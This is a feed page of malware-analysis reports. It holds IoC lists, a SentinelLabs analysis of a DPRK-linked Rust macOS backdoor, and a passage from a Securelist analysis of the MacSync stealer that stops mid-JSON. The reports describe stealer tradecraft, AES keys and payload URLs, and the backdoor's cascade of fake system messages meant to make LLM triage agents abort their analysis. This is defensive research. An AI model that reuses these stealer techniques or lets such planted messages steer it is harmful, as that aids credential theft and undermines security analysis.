~/Library/LaunchAgents/*.plist (Label prefix com., ProgramArguments contains –type=renderer, RunAtLoad=true)

Config file

$HOME/.config/.repl_history

Network IoCs – ROOFDECK

Type

Value

HTTPS tasking endpoint

/app_version (host resolved at runtime)

Certificate Domains related to “ub” user

185-66-91-112.cprapid[.]com

213-111-146-132.cprapid[.]com

anesthesiaschool[.]com

app.heyhay[.]online

dela.servehttp[.]com

galaxy-royal[.]online

game.galaxy-royal[.]online

grenight[.]com

heyhay[.]online

mactroubleshoots[.]pro

mx01.galaxy-royal[.]online

ns4.galaxy-royal[.]online

storage.hubpage[.]cloud

tinklify[.]com

update.heyhay[.]online

vaimage[.]com

wss.sytes[.]net

www.anesthesiaschool[.]com

www.freehealth[.]lat

www.heyhay[.]online

www.mactroubleshoots[.]pro

www.tinklify[.]com

Coding Challenge Repositories

hashicorp-aws[.]com Provider:

https://github.com/exubient0/terraform-candidate-repo/blob/main/.terraform.lock.hcl

Weaponized Terraform lock file

https://github.com/radupopa369/gtn-candidate-repo/blob/feat/three-tier-infrastructure/live/.terraform.lock.hcl

Weaponized Terraform lock file

hashicorp-aws[.]io Provider:

https://github.com/chainstacker/Northwind-IAC/blob/930e5be6d34511bedbfb0d762bd08fffe64e9630/aws/us-east-1/prod/northwind/global/vpc/.terraform.lock.hcl

Weaponized Terraform lock file

https://github.com/RyanLRay/Technical-Assessments/blob/19af09ebe8b7ad03419677dda515507dd099bc39/README.md?plain=1#L175

README with references to the weaponized provider domain

hashicorp-terraform[.]io Provider:

https://github.com/Steed-LHV/assessment

README with references to the weaponized provider domain

  • ✇SentinelLabs
  • macOS.Gaslight | Rust Backdoor Turns Prompt Injection on the Analyst, Not the Sandbox Phil Stokes
    Executive SummarySentinelLABS has analyzed a Rust macOS implant that embeds a 3.5 KB prompt-injection payload of 38 fabricated “system” messages, built to steer an LLM-assisted triage pipeline into aborting or refusing its analysis.Command-and-control runs over a Telegram Bot API polling loop, with AES-GCM payloads over certificate-pinned TLS.The implant self-redacts its Telegram bot token in its own runtime output, denying it to anyone who captures logs or crash artifacts.We assess with high co
     

macOS.Gaslight | Rust Backdoor Turns Prompt Injection on the Analyst, Not the Sandbox

23 de Junho de 2026, 18:59

Executive Summary

  • SentinelLABS has analyzed a Rust macOS implant that embeds a 3.5 KB prompt-injection payload of 38 fabricated “system” messages, built to steer an LLM-assisted triage pipeline into aborting or refusing its analysis.
  • Command-and-control runs over a Telegram Bot API polling loop, with AES-GCM payloads over certificate-pinned TLS.
  • The implant self-redacts its Telegram bot token in its own runtime output, denying it to anyone who captures logs or crash artifacts.
  • We assess with high confidence that the implant, which we track as macOS.Gaslight, belongs to a cluster of DPRK-aligned macOS activity.

Introduction

In early June, an Apple XProtect update surfaced a Mach-O sample that had been uploaded to VirusTotal on May 22. The XProtect rule targets the file purely on its hash rather than on any internal strings or bytecode, yet the sample remains undetected by static engines on VirusTotal at the time of writing. The binary is ad hoc signed and carries the identifier endpoint-macos-aarch64-5555494492fc075f441637fb9d894913dde3a2ea.

The sample is a macOS implant and infostealer written in Rust. Its most notable feature is an embedded cascade of fabricated system-failure messages, designed to make an LLM-assisted triage agent doubt its own session. It attacks the agent’s perception, rather than the sandbox it runs in. Accordingly, we dub this family macOS.Gaslight.

We assess with high confidence that this implant sits within a cluster of DPRK-aligned macOS activity. Apple’s XProtect detects the sample under the rule MACOS_BONZAI_COBUCH, and SentinelLABS associates the BONZAI signature family with North Korean threat activity. A sibling BONZAI sample is additionally caught by Apple’s AIRPIPE rule, a family SentinelLABS likewise ties to North Korean activity.

Command & Control | Telegram Bot API

The implant’s command-and-control channel is a Telegram Bot API getUpdates polling loop. The polling branch executes only when no webhook is registered, and the dispatch handler keys on three Telegram error codes: BotBlocked, InvalidToken, and Conflict.

Telegram issues a Conflict response when two instances of the same bot token poll simultaneously, so the implant treats that response as an implicit single-instance lock. A second copy detects the conflict and terminates.

Once the bot token validates and the polling loop is active, the operator can task the implant, including through the interactive shell described below, and collected data is returned over the same channel using Telegram’s multipart attach:// file-upload mechanism.

The bot token, the chat ID (tg_room_id), and the rest of the operator configuration are supplied at runtime and are absent from this sample. Accordingly, the analysis below is based on static examination of the binary and its embedded payloads.

Transport Hardening | AES-GCM Over Pinned TLS

All C2 payloads are encrypted with AES-GCM, implemented using the pure-Rust aes-gcm 0.10.3 crate, with a fresh nonce generated per message via CCRandomGenerateBytes. The AES key is supplied at runtime through the aes_key field in the operator config rather than being embedded in the sample.

On top of the payload encryption, the implant configures a custom certificate trust anchor and calls SecTrustSetAnchorCertificatesOnly, restricting TLS trust evaluation to that anchor alone. This certificate pinning rejects connections intercepted by a standard proxy CA, frustrating network-level inspection of the operator’s traffic.

The implant also honors the host’s proxy settings, reading the active system proxy configuration via SCDynamicStoreCopyProxies and routing the traffic from its Rust reqwest/hyper networking stack accordingly. As a result, the C2 can still reach the operator on networks that force outbound connections through a proxy.

Taken together, those choices make the channel harder to inspect in transit while still allowing it to operate in tightly managed enterprise networks.

Operator Access | An Interactive Shell

After validation and activation, the operator gains an interactive shell. Two co-located command menus define six verbs.

Verb

Function

help

Show command help

id

Identify the implant to the operator

shell

Execute a shell command via execvp, with posix_spawnp available as an alternative spawn path

kill

Terminate a target process by PID

upload

Exfiltrate a file via the Telegram file-attach mechanism

stop

Halt the implant

There is some evidence of a seventh command, focus, but we were unable to recover further details from our analysis.

The implant creates an IOPMAssertionCreateWithName power-management assertion to prevent system sleep. Blocking sleep sustains long-running C2 polling and collection across periods of user inactivity, making the implant resilient to a host that would otherwise idle.

All told, the functionality provides the operator with a persistent, interactive foothold on the host.

The 15-Field Cross-Platform Operator Config

The implant reads its operator configuration using serde, a widely used Rust serialization and deserialization framework.

The operator provides the implant with a config blob at runtime and serde fills in a predefined set of fields. By default, serde matches incoming config keys to fields by their literal names, so the entire configuration schema of 15 field names is baked into the binary as plaintext.


tg_room_id
github_token
github_repo
github_polling_interval
main_upload_url
main_base_url
aes_key
payload_path_linux
payload_path_macos
persist_name_linux
persist_name_macos
persist_type_linux
persist_type_macos
init_python_enable
persist_enable

The Linux- and GitHub-related fields are not exercised in the sample, suggesting the schema is an operator-facing interface to a broader toolset.

Collection | A Gated Python Stealer With Its Own Runtime Supply Chain

The implant carries a 6.6 KB base64-encoded Python script which serves as a data collection module. Once decoded, it harvests:

  • Chrome, Brave, Firefox, and Safari browser data
  • Terminal command histories
  • Installed application listings
  • A running-process snapshot via ps aux
  • System hardware and software profile via system_profiler
  • A raw copy of login.keychain-db

Collected artifacts are archived to temp/collected_data.zip and uploaded to the operator via Telegram.

SentinelLABS has previously documented Atomic macOS Stealer (AMOS) harvesting the same login keychain copy and browser data and an early Rust macOS stealer targeting login.keychain-db in 2023.

A separate 2 KB base64-encoded bash installer fetches and stages a self-contained cpython-3.10.18 interpreter from the astral-sh/python-build-standalone project. The installer, a prerequisite for deploying the Python stealer, carries the literal constants PY_VERSION=3.10.18 and BUILD_DATE=20250708 and targets both arm64 and x86_64 macOS. The widespread use of emojis and strict adherence to comment headers are consistent with LLM-generated output.

Microsoft has previously described macOS stealers bundling Python via PyInstaller and Nuitka. However, fetching a standalone CPython build from astral-sh/python-build-standalone at runtime has not been previously documented as far as we are aware. The separation keeps the main implant in Rust while letting the operator stage a fuller Python-based collection environment only when needed.

We identified init_python_enable in the serde schema as the configuration field associated with both the stealer and installer. Consistent with our earlier observations, we found no exact runtime branch logic, so we describe both only as configurable capabilities present in the binary.

Persistence | An Apple System-Service Masquerade

Persistence is achieved through a LaunchAgent. This implant’s plist carries the Label value com.apple.system.services.activity. Masquerading within Apple’s com.apple.* namespace is a tactic widely used in many macOS malware families, including those previously tied to DPRK-linked activities.

In order to write a valid absolute path to itself into the plist’s ProgramArguments array, the implant resolves its own executable location at runtime via __NSGetExecutablePath.

The implant’s persistence behavior is controlled through the persist_enable serde config field, and again we did not recover a separate static branch that would confirm exactly how installation is triggered in this sample.

OPSEC | Bot-Token Self-Redaction

Telegram bot tokens are a known weak point in bot-based C2. If the token can be recovered, defenders can use it as a detection artifact and even query the Telegram Bot API directly, exposing the bot’s chat history, operator commands, and registered webhooks. macOS.Gaslight addresses this with a self-redaction routine built into its Telegram URL constructor.

When the URL path segment is the 4-byte literal “file” (0x656c6966 little-endian), the constructor substitutes the token that follows with the hardcoded placeholder file/token:redacted, preventing the live bot credential from appearing in any diagnostic output or error string the implant produces at runtime.

The logic prevents anyone who captures the process’s logs, errors, or crash artifacts from determining the bot token, which otherwise is only available in the config itself and cannot be recovered from the sample.

NVISO Labs has previously noted that most documented Telegram bot abuse embeds recoverable tokens; macOS.Gaslight’s runtime self-redaction appears novel relative to that reporting.

A Prompt Injection That Targets the Analyst

The implant does little conventional anti-analysis. It resolves its API calls at runtime through dlsym so as to avoid embedding them in the static symbol table, and it locates its own executable dynamically rather than from a hardcoded path.

What makes the sample notable is its attempt to mislead the analyst reading the output. It carries a 3.5 KB Markdown-fenced blob of hostile data containing 38 fabricated “system” messages delimited with {{DATA}} tokens.

The {{DATA}} tokens and the surrounding Markdown fence mimic an LLM triage harness’s own prompt scaffold, blurring the boundary between untrusted sample data and trusted instructions.

The scaffold contains fake system messages about token expiry, out-of-memory kills, disk exhaustion, and repeated operation failures. It also plants bogus warnings about injection vulnerabilities and static-analysis flags. The aim is to push an LLM agent into aborting, truncating, or refusing analysis.

Check Point first documented this kind of analyst-targeting prompt injection publicly in 2025, describing a Windows proof-of-concept that used a single direct-instruction prompt injection to evade AI-based detection.

Socket has since documented a Hades supply-chain payload whose stealer opens with a fake prompt-injection header to pollute AI-assisted analysis, while the leaked Shai-Hulud code carried an “Anthropic Magic String” intended to stop Claude Code from analyzing it. Each relied on a single injected block or header rather than the 38-message harness-spoofing cascade seen here.

Previous SentinelLABS research, by contrast, examined malware that uses LLMs to generate or support capability at runtime rather than interfere with analyst tooling.

Conclusion

macOS.Gaslight packs considerable capability into a single, persistent Rust binary, bundling a credential and session-data stealer, an interactive shell, and a self-staged Python collection chain behind a hardened Telegram C2. Aside from the runtime-fetched standalone CPython interpreter, these are all established macOS tradecraft.

However, macOS.Gaslight is noteworthy for its analyst-targeting prompt injection, an attempt to weaponize the LLM-assisted triage pipelines that increasingly sit in the reverse-engineering loop.

Anyone building such tooling should treat the contents of the samples they triage as adversarial input, never as instructions, and be prepared to keep hostile content out of the model entirely. As LLM-assisted analysis becomes routine, defenders should expect more samples built to exploit it.

Indicators of Compromise

macOS.Gaslight Mach-O sample

6328567511d88fdc2ae0939c5ef17b7a63d2a833881900de018a4f12f4982525

Sibling BONZAI sample

77b4fd46994992f0e57302cfe76ed23c0d90101381d2b89fc2ddf5c4536e77ca

Ad hoc signing identifier

endpoint-macos-aarch64-5555494492fc075f441637fb9d894913dde3a2ea

LaunchAgent Label

com.apple.system.services.activity

Python payload script

baabf249c77bc54c54ab0e66e15af798bd28aa5b4683554456a8b73ab8741239 

Bash Installer script

e4503e31d5a297d93ade64f50a5b5fe91e73dad251ac2615b4c975684f68e080

  • ✇Securelist
  • MacSync under the microscope: new delivery methods and a new payload Sergey Puzan
    MacSync is a relatively young, rapidly evolving family of crypto/info stealers. First advertised on the dark web in 2025 as Mac.c, the stealer was later renamed to MacSync by its creators. The initial versions were implemented as AppleScripts and closely resembled the AMOS stealer family, but over time, MacSync developed distinctive features of its own, including a backdoor module. In this report, we discuss a new infection chain that differs significantly from previous variants. We first spotte
     

MacSync under the microscope: new delivery methods and a new payload

24 de Setembro de 2026, 07:00

MacSync is a relatively young, rapidly evolving family of crypto/info stealers. First advertised on the dark web in 2025 as Mac.c, the stealer was later renamed to MacSync by its creators. The initial versions were implemented as AppleScripts and closely resembled the AMOS stealer family, but over time, MacSync developed distinctive features of its own, including a backdoor module. In this report, we discuss a new infection chain that differs significantly from previous variants. We first spotted it in the wild in September 2026.

Key points:

  • The developers of this family have overhauled their approach to payload delivery by replacing script-based droppers with binary ones.
  • The main malicious payload now consists of modules written in Objective-C and Swift.
  • At one stage of infection, the attackers use iCloud to deliver the next

Kaspersky solutions detect the threats described below under the following verdicts:

  • HEUR:Trojan.OSX.MacSync.*
  • HEUR:Trojan-PSW.OSX.MacSync.*
  • HEUR:Trojan-Dropper.OSX.MacSync.*
  • HEUR:Trojan-Downloader.OSX.MacSync.*

Technical details

Infection chain


MacSync is an infostealer distributed under the malware-as-a-service (MaaS) model, so the specific delivery method for the first stage of the infection chain is up to the operators. Recent public reports on MacSync have mostly focused on modules delivered through social engineering and ClickFix-style attacks. However, both then and now, the malware has also spread disguised as free or cracked versions of popular applications, as well as under the guise of new software. For example, we found MacSync masquerading as a nonexistent crypto wallet app called Toria; the attackers not only created a dedicated web page for it but also promoted it on X and Telegram:


The latest version of the infostealer we discovered starts the infection chain with malicious DMG images. Even within a single campaign built around one fake application, we found two different ways the infostealer and backdoor modules were delivered to the victim’s device. In one, the payload inside the DMG was a compiled JXA script that, once launched, decoded a shell script and passed it directly to the interpreter without writing it to disk. In the other version of the application, the same script appeared at a later stage of infection, after a chain of droppers and loaders had run. We’ll take a look at the second infection chain in detail, since it is more complex and technically interesting. The infection scheme is shown below:

It’s worth noting right away that MacSync shows shared traits at almost every stage:

  • All temporary files are placed in the /tmp directory. The same directory is where *.lock files are created to prevent the malware from running again.
  • Once its task is complete, the module removes traces of its activity: temporary files, its own logs, and so on.
  • All binary files are in the FAT Mach-O format and target devices with both Apple and Intel processors.

Loader, Calendar, and Two Simple Droppers


In this infection chain, the payload on the disk image is an .APP application. When started, it first checks whether the whole bundle has the com.apple.quarantine extended quarantine attribute, and if it finds one, it runs the xattr -cr <app_name> command to remove all attributes. Next, it extracts an XOR-encrypted URL from its overlay and decrypts it with the key 73 6f 6e 6f 6d 61 62 6c 64 07. After the encrypted data, there are 8 bytes indicating the length of the ciphertext, followed by the magic word SONOMAC1. It’s worth noting that the malware reads the overlay backwards: it first locates the magic word, then reads the data size, and then uses the size to determine the boundaries of the data block containing the ciphertext.


The resulting URL is a link to the next-stage downloader script. In some cases, this link pointed directly to a file hosted on an attacker-controlled server; however, in at least one sample, the link pointed to a public iCloud calendar:

hxxp://caldav.icloud[.]com/published/2/MTk1NDMwMDMzNTUxOTU0M1aHCZ-nMxiyGzBTzPiodOf44DtKJ6PpjftAG28_ui2NCYMpL_vu4pF4ddsJ8ysg0QI7pR0VEIEbZYdilVZRw08

Contents of the downloaded calendar

Contents of the downloaded calendar

After retrieving the calendar file from the server, the downloader creates an anonymous pipe, launches the interpreter to read commands from standard input (zsh -s), sets the pipe as standard input, and redirects the contents of the calendar into it line by line. Since a calendar is normally not a command, the interpreter treats the lines as invalid commands until it reaches the malicious payload after the DESCRIPTION: line. These commands ultimately download a .TAR.GZ archive from iCloud that contains an .APP bundle. The downloader removes the quarantine attribute from it, signs it with an ad-hoc signature, and executes it.

We don’t know the contents of the scripts distributed from the attacker’s server, but they are very likely the same script found in the calendar event description.

The downloaded application is a dropper. The malicious payload it extracts is a zlib-compressed executable encrypted with AES in CBC mode, using the following key and initialization vector:

cb09ff86cabde4f8cee2d3cdec370c623bfa6c2b72ae9750fc9a7b299c65d7ca
3a1af2b397c6958e6c3ba3c75912d60e

The dropper decrypts and unpacks it, then places it at /tmp/.sys-<16-digit random value>.

Inside is another dropper, but unlike the previous stages, this one includes anti-debugging protection. In particular, it checks whether it’s running on a virtual machine by making sysctl queries with the kern.hv_vmm_present and machdep.cpu.brand_string parameters. It also sets the PT_DENY_ATTACH flag with ptrace to prevent a debugger from attaching to the process. The payload is a shell script encrypted with AES in CBC mode, using the following key and initialization vector:

3744f975113dfc552df982dcae699f9154a448e05a743bdfb641a463352bc13a
8d371f8a7a6dcc2655544ae13cbca03d

Payload of the second dropper

Payload of the second dropper

As shown in the screenshot above, the second dropper delivers a downloader script that retrieves the next-stage payload from the command-and-control server, decrypts it with AES in CBC mode using the following key and initialization vector, and then executes it in memory:

ff664112d3215c5d184689fc836e0dc6c1a47e42c34e70b2c3d356864bc4cb4c
09425f72de8bba18893dcd6f04115891

A couple more scripts


Inside the retrieved script, we can immediately spot several familiar indicators associated with the MacSync malware family:

  • The main function in the script is named daemon_function.
  • The stolen data is uploaded to the command-and-control server via PUT requests. The data in the requests is sent in 90-megabyte chunks. In earlier versions, the chunk sizes differed.
  • One way to establish persistence on a system it uses is to inject a malicious command into the .ZSHRC, the configuration file for the ZSH interpreter, which contains commands that run each time the interpreter starts.
  • The URL path where the backdoor executable is stored on the command-and-control server begins with the /loader/ directory.

The script performs the following tasks:

  • Downloading and decrypting additional malicious modules: an infostealer, a backdoor, and a special utility for generating encryption keys and decrypting downloaded executable files
  • Gaining persistence on the system
  • Uploading data received from the infostealer module to the command-and-control server

One detail stands out: instead of the usual encryption algorithms (XOR, AES, and so on), the attackers took a different approach to delivering malicious modules at this stage. It involves a selfmade utility called pkgunpack that implements two commands: genkey and decrypt. The malicious payload is decrypted as follows:

  1. The malware generates a public and private encryption key pair using genkey command from pkgunpack, whose generation function relies on an open implementation of the elliptic-curve Diffie-Hellman protocol on Curve25519: curve25519_donna.
  2. The public key is encoded in base64 and sent to the command-and-control server together with a one-time code generated by the command $(date +%s)-${RANDOM}-$$.
  3. The server responds with the following JSON:
    {
        "ok": true,
        "dek_wrap_b64":  <base64_encoded_encrypted_key> ,
